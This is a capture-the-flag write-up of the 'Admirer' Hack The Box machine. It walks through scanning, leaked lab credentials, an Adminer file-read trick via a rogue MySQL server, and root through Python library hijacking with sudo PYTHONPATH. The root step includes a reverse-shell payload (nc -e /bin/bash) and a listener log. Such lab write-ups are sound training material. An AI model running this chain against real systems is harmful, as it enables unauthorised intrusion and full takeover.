Admirer Writeup — REBORNSEC

Admirer

OS: Linux
Difficulty: Easy
Points: 20
Release: 02 May 2020
IP: 10.10.10.187


Lot of love in this box :D Great box made up by polarbearer & GibParadox.

Enumeration phase :

As usual let's start with Nmap scan :

```
Nmap scan report for 10.10.10.187
Host is up (0.55s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun May  3 08:55:16 2020 -- 1 IP address (1 host up)
scanned in 37.09 seconds
```

As we can see http port is open. Let's check it on the browser :




It looks like photos gallery website and there is no important link so far in the main page, so i decided to Dir buster the website and i found some important paths :

> *http://10.10.10.187/admin-dir/credentials.txt*
>
> *http://10.10.10.187/admin-dir/contacts.txt*


Let's see what it contains :

```
curl -XGET http://10.10.10.187/admin-dir/contacts.txt
```



```
root@kali:~/Desktop/HTB/HTB-Admirer# curl -XGET http://10.10.10.187/admin-dir/contacts.txt
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb



#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

```
curl -XGET http://10.10.10.187/admin-dir/credentials.txt
```




```
root@kali:~/Desktop/HTB/HTB-Admirer# curl -XGET http://10.10.10.187/admin-dir/credentials.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
root@kali:~/Desktop/HTB/HTB-Admirer# 
```

As expected ! We got ftp credential, let's use it :

As expected ! We got ftp credential, let's use it :

> *ftpuser : %n?4Wz}R$tTF7*



```
root@kali:~/Desktop/HTB/HTB-Admirer# ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02 21:24 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03 21:20 html.tar.gz
226 Directory send OK.
ftp> 
```

We get couple files : ***dump.sql*** and the compressed backup for html files ***html.tar.gz***

Let's look further now into the files we got : */**utility-scripts/***

admin_tasks.php we will use it later :

```
<html>
<head>
  <title>Administrative Tasks</title>
</head>
<body>
  <h3>Admin Tasks Web Interface (v0.01 beta)</h3>
  <?php
  // Web Interface to the admin_tasks script
  //
  if(isset($_REQUEST['task']))
  {
    $task = $_REQUEST['task'];
    if($task == '1' || $task == '2' || $task == '3' || $task == '4'
||
       $task == '5' || $task == '6' || $task == '7')
    {

/********************************************************************
****************
         Available options:
           1) View system uptime
           2) View logged in users
           3) View crontab (current user only)
           4) Backup passwd file (not working)
           5) Backup shadow file (not working)
           6) Backup web data (not working)
           7) Backup database (not working)

NOTE: Options 4-7 are currently NOT working because they need root
privileges.
                 I'm leaving them in the valid tasks in case I
figure out a way
                 to securely run code as root from a PHP page.

*********************************************************************
****************/
      echo str_replace("\n", "<br />",
shell_exec("/opt/scripts/admin_tasks.sh $task 2>&1"));
    }
    else
    {
      echo("Invalid task.");
    }
  }
  ?>

<p>
  <h4>Select task:</p>
  <form method="POST">
    <select name="task">
```


```
      <option value=1>View system uptime</option>
      <option value=2>View logged in users</option>
      <option value=3>View crontab</option>
      <option value=4 disabled>Backup passwd file</option>
      <option value=5 disabled>Backup shadow file</option>
      <option value=6 disabled>Backup web data</option>
      <option value=7 disabled>Backup database</option>
    </select>
    <input type="submit">
  </form>
</body>
</html>
```

db_admin.php that i had some clue about it to access the MySQL server :

```
<?php
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";

// Create connection
  $conn = new mysqli($servername, $username, $password);

// Check connection
  if ($conn->connect_error) {
      die("Connection failed: " . $conn->connect_error);
  }
  echo "Connected successfully";

// TODO: Finish implementing this or find a better open source
alternative
?>
```

Digging more i found also other path :

> *http://10.10.10.187/utility-scripts/adminer.php*



Language: English

Adminer 4.6.2 4.7.6

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

Using all the credentials i got to login but nothing worked so i searched for a way to bypass it and i stopped in 2 articles demonstrate the way to bypass adminer as an administer MySQL and PostgreSQL databases that are below 4.7.0 :

Adminer leaks passwords; Magecart hackers rejoice

Adminer up to 4.6.2 found vulnerable, all should upgrade to 4.7.0 Update 2019-01-20: the root cause is a protocol flaw…

sansec.io

Serious Vulnerability Discovered in Adminer database Administration Tool

Tool

Foregenix are warning all their partners this morning about a vulnerability discovered in the populardatabase…

www.foregenix.com


So i made the necessary setup of my own database as mention it in both article, and i intercepted the password of the user waldo in our case using by executing SQL command :

> *"load data local infile "../index.php into table <your table> fields terminated by "\n"*

we got the new credential of Waldo :


> *waldo:&<h5b~yK3F#{PaPB&dA}{H>*

Trying now to ssh using the new waldo credential :



```
root@kali:~/Desktop/HTB/HTB-Admirer# ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun May  3 13:05:13 2020 from 10.10.16.47
waldo@admirer:~$
```


And we good our user.txt :D



```
waldo@admirer:~$ id && ls
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
user.txt
waldo@admirer:~$
```

Root phase :

To the root face i checked what rights does waldo have :




```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
```

So Waldo have the rights to use admin_tasks.sh file as root that we mentioned before and reading /opt/scripts/backup.py we got the way to bypass the root restriction by creating file function ***make_archive()*** inside file called ***shutil.sh*** :


```
from subprocess import Popen
Popen(['nc', 'ip', 'port', '-e', '/bin/bash'])
```

Then we need to execute after running my nc :



```
waldo@admirer:~/cj$ ls
shutil.py
waldo@admirer:~/cj$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:~/cj$ 
```

sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6



```
root@kali:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.10.187] 53942
root@admirer:~/cj# id && hostname
id && hostname
uid=0(root) gid=0(root) groups=0(root)
admirer
root@admirer:~/cj# 
```

VOILA WE GOT OUR ROOT !